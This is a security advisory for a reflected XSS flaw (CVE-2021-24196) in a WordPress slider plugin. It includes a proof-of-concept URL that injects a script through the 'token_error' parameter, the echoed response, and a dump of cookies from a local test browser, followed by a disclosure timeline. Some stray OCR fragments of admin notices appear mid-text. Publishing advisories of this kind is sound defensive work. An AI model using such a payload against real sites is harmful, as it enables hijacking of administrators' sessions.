CVE-2021-24196 Social Slider Widget < 1.8.5 - Reflected XSS

Plugin Information

- **Plugin Page:** https://wordpress.org/plugins/instagram-slider-widget
- **Tested Version:** 1.8.4
- **Patched Version:** 1.8.5
- **Installs:** 90000+


Description

In the plugin settings page, the user input 'token_error' parameter is directly echoed without being sanitized. This allows an attacker to deliver malicious content to the vulnerable page via a reflected XSS attack.


Here's the POC:

```
/wp-admin/admin.php?page=settings-wisw&token_error=<script>alert(document.cookie);</script>
```

When the server responds, the injected payloads are executed by the victim's browser.



```
tice-error"><p><script>alert(document.cookie);</script></p></div>
```



127.0.0.1 顯示

wp-settings-1=unfold%3D1%26mfold%3Do%26editor%3Dhtml; wp-settings-time-1=1609985369; bp_user-role=administrator; bp_user-registered=1607418560000; wordpress_test_cookie=WP+Cookie+check; tk_ai=woo%3AWk3HY3Vz4h70dTnaUOooBYIC; XDEBUG_SESSION=VSCODE; bp_ut_session=%7B-q-pageviews-q-%3A1-c--q-referrer-q-%3A-q--q--c--q-landingPage-q-%3A-q-http%3A%2F%2F127.0.0.1%2Fwordpress%2Finstagram-slider-widget%2Fadmin%2Fpages%2Fsettings.php-q--c--q-started-q-%3A1615699636219%7D

確定
nail" plugin? The main features of this
ntinue developing it and adding new
dd a review to support it. Thank
WordPress 5.7 is available! Please update now.

Hi! Thank you so much for using Master Slider.

Could you please do us a HUGE favor? If you could take 2 min of your time, we would be really thankful if you give Master Slider a 5-star rating on WordPress. By spreading the love, we can push Master Slider forward and create even greater free stuff in the future!

The vulnerability requires user interaction e.g. clicking a crafted link and only affects the WordPress administrators who are accessible to the plugin settings page (/wp-admin/admin.php?page=settings-wisw). The vendor has fixed the flaw with sanitization in 1.8.5.

Timeline

2021-01-12 Report to WordPress Plugin Review team

2021-01-13 Review team confirmed the issue and reported to vendor

2021-01-14 Vendor released 1.8.5 to fix the flaw

2021-01-21 Contacted the developer via email for publishing the issues. No further response

2021-03-14 Public disclosure

2021-03-17 Reported to wpscan and reserved CVE-2021-24196